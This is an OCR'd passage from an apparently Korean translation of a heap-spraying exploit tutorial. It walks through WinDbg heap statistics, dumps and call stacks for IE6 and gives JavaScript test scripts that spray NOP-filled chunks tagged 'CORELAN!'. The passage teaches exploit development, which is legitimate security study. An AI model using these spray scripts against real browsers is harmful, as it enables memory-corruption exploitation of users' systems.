     001ca448: 00090 . 000e8 [00] - free
FreeList[ 21 ] at 00150280: 001cfb70 . 001cfb70
     001cfb68: 00510 . 00108 [00] - free
FreeList[ 2a ] at 001502c8: 001dea30 . 001dea30
     001dea28: 00510 . 00150 [00] - free
FreeList[ 4f ] at 001503f0: 0021f518 . 0021f518
     0021f510: 00510 . 00278 [00] - free
Segment00 at 00150640:
   Flags: 00000000
   Base: 00150000
   First Entry: 00150680
   Last Entry: 00250000
   Total Pages: 00000100
   Total UnCommit: 00000000
   Largest UnCommit:00000000
   UnCommitted Ranges: (0)
Heap entries for Segment00 in Heap 00150000
   00150000: 00000 . 00640 [01] - busy (640)
   00150640: 00640 . 00040 [01] - busy (40)
   00150680: 00040 . 01808 [01] - busy (1800)
   00151e88: 01808 . 00210 [01] - busy (208)
   00152098: 00210 . 00228 [01] - busy (21a)
```

```
      001522c0: 00228 . 00090 [01] - busy (88)
      00152350: 00090 . 00080 [01] - busy (78)
      001523d0: 00080 . 000a8 [01] - busy (a0)
      00152478: 000a8 . 00030 [01] - busy (22)
      001524a8: 00030 . 00018 [01] - busy (10)
      001524c0: 00018 . 00048 [01] - busy (40)
<...>
      0024d0d8: 02018 . 02018 [01] - busy (2010)
      0024f0f0: 02018 . 00f10 [10]
  Segment01 at 028e0000:
      Flags: 00000000
      Base: 028e0000
      First Entry: 028e0040
      Last Entry: 029e0000
      Total Pages: 00000100
      Total UnCommit: 00000002
      Largest UnCommit:00002000
      UnCommitted Ranges: (1)
        029de000: 00002000
  Heap entries for Segment01 in Heap 00150000
      028e0000: 00000 . 00040 [01] - busy (40)
      028e0040: 00040 . 03ff8 [01] - busy (3ff0)
      028e4038: 03ff8 . 02018 [01] - busy (2010)
      028e6050: 02018 . 02018 [01] - busy (2010)
      028e8068: 02018 . 02018 [01] - busy (2010)
<...>
```

이 힙에 실제 할당된 내용 통계를 확인하는 것도 가능하다.

```
0:005> !heap -stat -h 00150000
  heap @ 00150000
group-by: TOTSIZE max-display: 20
    size #blocks total ( %) (percent of total busy bytes)
    3fff8 8 - 1fffc0 (51.56)
    fff8 5 - 4ffd8 (8.06)
    1fff8 2 - 3fff0 (6.44)
    1ff8 1d - 39f18 (5.84)
    3ff8 b - 2bfa8 (4.43)
    7ff8 5 - 27fd8 (4.03)
    18fc1 1 - 18fc1 (2.52)
    13fc1 1 - 13fc1 (2.01)
    8fc1 2 - 11f82 (1.81)
    8000 2 - 10000 (1.61)
    b2e0 1 - b2e0 (1.13)
    ff8 a - 9fb0 (1.01)
    4fc1 2 - 9f82 (1.00)
    57e0 1 - 57e0 (0.55)
    20 2a9 - 5520 (0.54)
    4ffc 1 - 4ffc (0.50)
    614 c - 48f0 (0.46)
    3980 1 - 3980 (0.36)
    7f8 6 - 2fd0 (0.30)
    580 8 - 2c00 (0.28)
```

다양한 크기와 할당된 덩어리들이 보이지만, 현 시점에서 우리가 수행한 힙 스프레이와 연관 지을 수 있는 흔적은 보이지 않는다. 앞서 찾아 놓은 스프레이 데이터를 사용해 실제 할당 내용을 찾아 보자.

```
0:005> !heap -p -a 0x02bc3b3c
    address 02bc3b3c found in
    _HEAP @ 150000
        HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
            02b8a440 8000 0000 [01] 02b8a448 3fff8 - (busy)
```

UserSize 항목을 주의 깊게 살펴보자. 이것이 힙 덩어리의 실제 크기다. 인터넷 브라우저가 0x3fff8 바이트의 덩어리를 할당했고, 배열의 일부분을 여러 덩어리에 걸쳐 저장한 것을 알 수 있다.


할당된 크기가 언제나 우리가 저장하려는 크기와 일치하지 않는다는 것을 알고 있다. 하지만 BSTR 객체의 크기를 조정해 실제 할당 크기를 조작할 수 있지 않을까? 더 큰 공간을 할당하면 우리가 저장하려는 실제 크기에 가까운 크기를 가지는 개별 덩어리를 할당할 수 있을지도 모른다.

힙 덩어리 크기가 우리가 저장하려는 실제 데이터 크기에 가까울 수록 더 좋다. 위에서 실험했던 스크립트를 약간 변경해 보자. 덩어리 사이즈를 0x4000(0x4000*2 바이트 크기의 데이터로, 힙 할당이 실제 사이즈와 근접하게 된다)으로 바꾼다(spray1b.html).

```
<html>
<script>
// heap spray test script
// corelanc0d3r
// don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%\u214E'); // LAN!

chunk = '';
chunksize = 0x4000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
   chunk += unescape('%u\9090%u\9090'); //nops
}
document.write("size of NOPS at this point : " +
chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " +
chunk.length.toString() + "<br>");

// 배열 생성
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
  testarray[counter] = tag + chunk;
  document.write("Allocated " +
(tag.length+chunk.length).toString() + " bytes <br>");
}
```

```
alert("Spray done")

</script>
</html>
```

윈디비지와 VMMap을 닫고, IE6에서 위 스크립트 파일을 실행해 보자.



스프레이 작업이 끝나면 윈디비지를 iexplore.exe에 붙이고 다음 명령을 입력한다.

```
!heap –stat
!-heap stat –h address
```

```
0:007> !heap -stat
_HEAP 00150000
     Segments              00000004
         Reserved  bytes 00800000
         Committed bytes 00736000
     VirtAllocBlocks       00000000
         VirtAlloc bytes 00000000
```

```
0:007> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total
    8010 c8 - 640c80  (88.41)
    8000 4 - 20000  (1.77)
    18000 1 - 18000  (1.33)
    7ff0 3 - 17fd0  (1.32)
    57f0 1 - 57f0  (0.30)
    4ffc 1 - 4ffc  (0.28)
    614 d - 4f04  (0.27)
    20 232 - 4640  (0.24)
    3980 1 - 3980  (0.20)
    800 6 - 3000  (0.17)
    580 8 - 2c00  (0.15)
    2a4 10 - 2a40  (0.15)
    20f6 1 - 20f6  (0.11)
    d8 1f - 1a28  (0.09)
    1a00 1 - 1a00  (0.09)
    1800 1 - 1800  (0.08)
    1530 1 - 1530  (0.07)
    1424 1 - 1424  (0.07)
    e0 17 - 1420  (0.07)
    504 4 - 1410  (0.07)
```

명령어 실행 결과를 보면, 할당된 부분 중 88.41%가 같은 크기(0x8010 바이트)를 가지고 있다. 또한, 같은 크기의 블럭이 c8(200)번 할당 된 것을 알 수 있다. 이것이 우리의 힙 스프레이 흔적임을 추측해 볼 수 있다. 힙 덩어리 값이 우리가 할당을 시도한 데이터 크기와 유사하다. 뿐만 아니라, 덩어리의 개수 또한 우리의 의도와 어느 정도 들어 맞는다.

다음으로, 아래 명령을 사용해 주어진 크기를 가진 모든 할당 정보를 목록화 해 본다.

```
0:007> !heap -flt s 0x8010
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        001deb50 1003 0000  [01]   001deb58    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        001f3008 1003 1003  [01]   001f3010    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        00222df8 1003 1003  [01]   00222e00    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        0022ae10 1003 1003  [01]   0022ae18    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        00242ba8 1003 1003  [01]   00242bb0    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        02260040 1003 1003  [01]   02260048    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        02277ff8 1003 1003  [01]   02278000    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        02280010 1003 1003  [01]   02280018    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        02288028 1003 1003  [01]   02288030    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        02290040 1003 1003  [01]   02290048    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        02298058 1003 1003  [01]   02298060    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022a0070 1003 1003  [01]   022a0078    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022a8088 1003 1003  [01]   022a8090    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022b00a0 1003 1003  [01]   022b00a8    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022b80b8 1003 1003  [01]   022b80c0    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022c00d0 1003 1003  [01]   022c00d8    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022c80e8 1003 1003  [01]   022c80f0    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022d0100 1003 1003  [01]   022d0108    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022d8118 1003 1003  [01]   022d8120    08010 - (busy)
          ? <Unloaded_Eng.dll>+7fff
        022e0130 1003 1003  [01]   022e0138    08010 - (busy)
```

HEAP_ENTRY 아래에 있는 포인터는 할당된 힙 덩어리의 시작 부분을 의미한다. UserPtr은 힙 덩어리 내의 데이터 시작점을 의미한다(BSTR 객체의 시작 부분).

목록에 있는 덩어리 중 하나를 덤프해 보자(마지막 항목을 선택).

```
0:007> d 028a89d8
028a89d8  03 10 03 10 39 01 08 03-00 80 00 00 43 4f 52 45  ....9.......CORE
028a89e8  4c 41 4e 21 90 90 90 90-90 90 90 90 90 90 90 90  LAN!............
028a89f8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
028a8a08  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
028a8a18  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
028a8a28  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
028a8a38  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
028a8a48  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

위 그림에서 보듯이, 힙 헤더(첫 8바이트), BSTR 객체 해더(4바이트, 빨간 박스), 태그와 nops를 확인할 수 있다. 참고로 말하자면, 덩어리의 힙 헤더는 아래와 같은 구조로 이루어져 있다.

현재 덩어리 크기	이전 덩어리 크기	CK (덩어리 쿠키)	FL (플래그)	UN (미사용?)	SI (세그먼트 인덱스)
\x03\x10	\x03\x10	\x39	\x01	\x08	\x03

BSTR 객체 헤더는 우리가 스크립트에서 정의한 덩어리 크기의 두 배가 된다는 사실을 기억해 보자. 하지만 이 덩어리 크기 정보는 단지 length가 unescape 처리된 데이터의 절반만 반환하기 때문에 달라지는 것이다. 우리는 실제로 0x8000 바이트를 할당했다.

힙 덩어리 크기는 0x8000바이트보다 더 크다. 그러므로, 0x8000보다 크기를 약간 더 키울 필요가 있다 (덩어리 자신의 힙 헤더를 저장하기 위해 추가 공간이 필요하다). 하지만 실제 덩어리 크기는 0x8010으로, 우리가 필요한 양보다 훨씬 더 큰 값을 가지고 있다.

이제 우리가 원하는 개별 덩어리 크기를 IE에게 지정해 줄 수 있다는 사실을 알아냈다. 하지만 정확히 어느 정도의 크기가 적당한지는 아직 파악하지 못했다. 즉, 할당한 덩어리 사이에 초기화 되지 않은 데이터가 없어야 한다.

이번에는 덩어리 크기를 0x10000으로 설정한 뒤 다시 테스트 해 보자(spray1c.html).

```
0:007> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20010 c8 - 1900c80  (96.37)
    20000 1 - 20000  (0.48)
    8000 4 - 20000  (0.48)
    18000 1 - 18000  (0.36)
    7ff0 3 - 17fd0  (0.36)
    57f0 1 - 57f0  (0.08)
    4ffc 1 - 4ffc  (0.08)
    614 d - 4f04  (0.07)
    20 232 - 4640  (0.07)
    3980 1 - 3980  (0.05)
    800 6 - 3000  (0.05)
    580 8 - 2c00  (0.04)
    2a4 10 - 2a40  (0.04)
    20f8 1 - 20f8  (0.03)
    1a00 1 - 1a00  (0.02)
    d8 1d - 1878  (0.02)
    1800 1 - 1800  (0.02)
    1530 1 - 1530  (0.02)
    1424 1 - 1424  (0.02)
```

이제 우리가 예상했던 값과 근사한 결과가 나왔다. 0x10 바이트는 힙 헤더와 BSTR 헤더 + 종단자에 사용된다. 덩어리의 나머지 부분은 태그와 nops로 구성되어 있다.

```
0:007> !heap -flt s 0x20010
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02280048 4003 0000  [01]   02280050    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        022a0060 4003 4003  [01]   022a0068    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        022df050 4003 4003  [01]   022df058    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        022ff068 4003 4003  [01]   022ff070    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        0231f080 4003 4003  [01]   0231f088    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        0233f098 4003 4003  [01]   0233f0a0    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        02360040 4003 4003  [01]   02360048    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        02380058 4003 4003  [01]   02380060    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        023a0070 4003 4003  [01]   023a0078    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        023c0088 4003 4003  [01]   023c0090    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
        023e00a0 4003 4003  [01]   023e00a8    20010 - (busy)
          ? <Unloaded_Eng.dll>+1ffff
```

덩어리가 인접해 있다면, 한 덩어리의 끝이 바로 다음 덩어리의 시작 부분으로 이어져야 한다. 목록에 있는 포인터 중 하나를 가져와 확인해 보자.

```
0:007> d 022ff068+0x20000
0231f068  90 90 90 90 90 90 90 90-90 90 90 90 00 00 90 90  ................
0231f078  90 90 90 90 90 90 90 90-90-03 40 03 40 d7 01 08 01  ..........@.@....
0231f088  00 00 02 00 43 4f 52 45-4c 41 4e 21 90 90 90 90  ....CORELAN!....
0231f098  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0231f0a8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0231f0b8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0231f0c8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0231f0d8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

위 그림에서 보듯이, 이전 덩어리의 끝이 다음 덩어리의 시작 부분과 정확히 연결되어 있다.

여기서 잠깐, 앞에서 0x8000을 할당했을 때, 원작자의 경우 실제 할당 크기가 0x8fff(0xfff-10 바이트는 쓰레기값으로 채워진다) 였지만 역자의 경우 0x8010이 할당 되었다. 반드시 포함되어야 하는 10바이트 헤더 정보를 제외하면 우리의 의도대로 잘 할당 된 것이 아닌가 하는 의문이 들 수도 있다. 역자 또한 그런 의문이 들어 덩어리의 끝 부분을 확인해 본 결과, 12바이트의 쓰레기값이 덩어리 사이에 포함되어 있었다. 즉, 덩어리 사이에 구멍이 존재한다는 결론이 나온다.

```
0:007> d 0x028588e8+0x8000
028608e8  90 90 90 90 90 90 90 90-90 90 90 90 00 00 00 00  ................
028608f8  00 00 00 00 00 00 00 00-03 10 03 10 93 01 08 03  ................
02860908  00 80 00 00 43 4f 52 45-4c 41 4e 21 90 90 90 90  ....CORELAN!....
02860918  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02860928  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02860938  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02860948  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02860958  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

3) 윈디비지로 문자열 할당을 추적

할당이 어떻게 이루어지는지 추적하고, 디버거에서 실제 할당을 관장하는 부분을 찾아내려면 약간의 기술을 도입해야 한다. 할당 로그를 생성하기 위해 윈디비지 스크립트를 사용해 보겠다.

아래 스크립트(윈도우 XP SP3에서 동작)는 0xfff 바이트보다 큰 크기의 덩어리 할당을 요청하는 모든 RtlAllocateHealp() 호출에 대한 로그를 기록하고, 관련 정보를 반환하는 기능을 한다.

```
bp ntdll!RtlAllocateHeap+0x117 "r $t0=esp+0xc;.if (poi(@$t0) > 0xfff) {.printf ₩"RtlAllocateHeap hHEAP 0x%x, ₩, poi(@esp+4);.printf ₩"Size: 0x%x, ₩", poi(@$t0);.printf ₩"Allocate chunk at 0x%x₩", eax;.echo;ln poi(@esp);.echo};g"
.logopen heapalloc.log
g                                                    (spraylog.windbg)
```

첫 번째 라인은 다음과 같이 여러 부분으로 세분화할 수 있다.

- ntdll.RtlAllocateHeap()+0x117에 브레이크 포인트 설정: 이것은 XP SP3 상에서 함수의 끝을 의미한다

(RET 명령어). 함수가 반환되면, 요청한 크기를 가지는 할당된 부분(스택에 저장된)뿐만 아니라 해당 함수가 반환한 힙 주소에 접근할 수 있게 된다. 이 스크립트를 다른 윈도우 버전에 사용하려면, 함수의 끝부분에 대한 오프셋을 조정해야 한다. 또한 인자들이 스택의 동일한 위치에 놓여져 있는지 확인하고, 힙 포인터가 eax에 반환되는지 검증해야 한다.


- 브레이크 포인트에 도달하면, 일련의 명령어가 실행된다(모든 명령은 쌍따옴표로 구분된다). 세미 콜론을 사용해 명령어를 구분할 수 있다. 명령어는 요청한 크기만큼 스택에서 가져와 0xfff보다 큰지 확인한다(작은 크기의 할당까지 로그에 기록하는 불편함을 줄이기 위함). 다음으로, 반환 포인터(실행이 완료된 후 반환해야 하는 위치) 와 함께 API 호출 및 인자에 대한 정보를 확인하게 된다.


- "g": 디버거 실행을 지속하는 명령
- 결과를 heapalloc.log에 기록
- 마지막으로, 디버거 실행을 지속함(마지막 g 명령)

우리가 알고자 하는 내용은 오직 실제 스프레이 작업을 통해 할당된 부분이므로, 실제 스프레이 작업 수행 전까지 스크립트를 실행하지 않을 것이다. 원활한 작업을 위해, spray1c.html 자바스크립트 코드에 alert("Ready to spray"); 구문을 추가해 보자.


```
// 배열 생성
testarray = new Array();
// alert 삽입
alert("Ready to spray");
for ( counter = 0; counter < nr_of_chunks; counter++)
{
testarray[counter] = tag + chunk;
document.write("Allocated  "  +  (tag.length+chunk.length).toString()  +  "
bytes <br>");
}
alert("Spray done")
```

위 스크립트를 IE6상에서 실행한 뒤, 메시지 창(Ready to spray)이 뜰 때가지 기다린다. 그 다음 윈디비지로 붙이고, 위에서 작성해 둔 스크립트를 명령창에 붙여 실행 한다.







브라우저로 다시 돌아가 메시지 창의 "OK" 버튼을 누른다.



이제 힙 스프레이가 실행 되고, 윈디비지는 0xfff 바이트보다 더 큰 할당 수행에 대해 로그를 기록한다. 로깅으로 인해 스프레이 작업 시간이 조금 소요될 수도 있다. 스프레이 작업이 끝나면, 윈디비지로 돌아가 디버거 동작을 일시 정지 시킨다(CTRL+Break).



다음으로, .logclose 명령을 실행해 로깅 작업을 끝마친다.



이제 heapalloc.log를 살펴 보자(윈디비지 애플리케이션 폴더). 우리는 0x20010 바이트 할당 결과를 살펴봐야 한다. 로그파일 시작 부분을 보면, 아래와 같은 내용을 찾을 수 있다.

```
RtlAllocateHeap hHEAP 0x150000, Size: 0x20010, Allocate chunk at 0x2380060
(774fd025)   ole32!CRetailMalloc_Alloc+0x16   |  (774fd044)   ole32!CoTaskMemFree
```

로그에 기록된 다른 엔트리도 다 위 그림과 같은 형태를 가지고 있다. 로그 엔트리를 통해 아래와 같은 정보를 확인할 수 있다.

- 기본 프로세스 힙에 힙 덩어리를 할당했다(0x00150000).

- 할당된 덩어리 크기는 0x20010 바이트다.
- 덩어리는 0x2380060에 할당 되었다.
- 덩어리 할당 후에, 774fd025 (ole32!CRetailMalloc_Alloc+0x16) 주소로 돌아간다. 즉, 문자열 할당을 위한 호출문이 해당 지점 바로 전에 위치하게 된다.

CRetailMalloc_Alloc 함수를 디스어셈블 하면 아래와 같다.

```
0:000> u ole32!CRetailMalloc_Alloc
ole32!CRetailMalloc_Alloc:
774fd025 8bff            mov     edi,edi
774fd027 55              push    ebp
774fd028 8bec            mov     ebp,esp
774fd02a ff750c          push    dword ptr [ebp+0Ch]
774fd02d 6a00            push    0
774fd02f ff3500606077    push    dword ptr [ole32!g_hHeap (77606000)]
774fd035 ff159c124e77    call    dword ptr [ole32!_imp__HeapAlloc (774e129c)]
774fd03b 5d              pop     ebp
0:000> u
ole32!CRetailMalloc_Alloc+0x17:
774fd03c c20800          ret     8
```

다시 한 번 spray1c.html을 실행해 보자. 이번에는 로그 기록 스크립트를 실행하지 말고, ole32!CRetailMalloc_Alloc 함수에 브레이크포인트를 설정한다. 윈디비지에서 F5를 눌러 프로세스 실행을 재개하고, 메시지 박스의 'OK' 버튼을 눌려 힙 스프레이를 실행한다. 그 결과, 아래와 같이 디버거가 브레이크 포인트에 도달하게 된다.

```
0:008> bp ole32!CRetailMalloc_Alloc
0:008> g
Breakpoint 0 hit
eax=7760700c ebx=00020000 ecx=77607034 edx=00000006 esi=00020010 edi=00038628
eip=774fcfdd esp=0013e1dc ebp=0013e1ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ole32!CRetailMalloc_Alloc:
774fcfdd 8bff            mov     edi,edi
```

다음으로 확인해야 할 내용은 바로 콜 스택이다. CRetailMalloc_Alloc 호출이 어디에서 시작되는지 찾아낸 뒤 브라우저 프로세스의 어떤 부분에서 자바스크립트 문자열이 할당되는지 찾아야 한다. 우리는 이미 esi에 할당된 크기가 0x20010임을 알고 있다.

윈디비지에서 'kb' 명령을 입력하면 콜 스택을 확인할 수 있다. 현재 시점에서, 콜 스택은 아래와 같은 형태를 띠고 있다.

```
0:000> kb
ChildEBP RetAddr  Args to Child
0013e1d8 77124b32 77607034 00020010 00038ae8 ole32!CRetailMalloc_Alloc
0013e1ec 77124c5f 00020010 00038b28 0013e214 OLEAUT32!APP_DATA::AllocCachedMem+0x4f
0013e1fc 75c61e8d 00000000 001937d8 00038bc8 OLEAUT32!SysAllocStringByteLen+0x2e
0013e214 75c61e12 00020000 00039510 0013e444 jscript!PvarAllocBstrByteLen+0x2e
0013e230 75c61da6 00039520 0001fff8 00038b28 jscript!ConcatStrs+0x55
0013e258 75c61bf4 0013e51c 00039a28 0013e70c jscript!CScriptRuntime::Add+0xd4
0013e430 75c54d34 0013e51c 75c51b40 0013e51c jscript!CScriptRuntime::Run+0x10d8
0013e4f4 75c5655f 0013e51c 00000000 00000000 jscript!ScrFncObj::Call+0x69
0013e56c 75c5cf2c 00039a28 0013e70c 00000000 jscript!CSession::Execute+0xb2
0013e5bc 75c5eeb4 0013e70c 0013e6ec 75c57fdc jscript!COleScript::ExecutePendingScripts+0x14f
0013e61c 75c5ed06 001d0f0c 013773a4 00000000 jscript!COleScript::ParseScriptTextCore+0x221
0013e648 7d530222 00037ff4 001d0f0c 013773a4 jscript!COleScript::ParseScriptText+0x2b
0013e6a0 7d5300f4 00000000 01378f20 00000000 mshtml!CScriptCollection::ParseScriptText+0xea
0013e754 7d52ff69 00000000 00000000 00000000 mshtml!CScriptElement::CommitCode+0x1c2
0013e78c 7d52e14b 01377760 0649ab4e 00000000 mshtml!CScriptElement::Execute+0xa4
0013e7d8 7d4f8307 01378100 01377760 7d516bd0 mshtml!CHtmParse::Execute+0x41
```

콜 스택은 oleaut32.dll이 문자열 할당과 관련된 중요한 모듈임을 보여준다. 분명히 해당 모듈은 캐싱 메커니즘과도 관련이 있을 것이다(OLEUAT32!APP_DATA::AllocCachedMem). 여기에 대해선 뒤에서 자세히 설명하겠다.

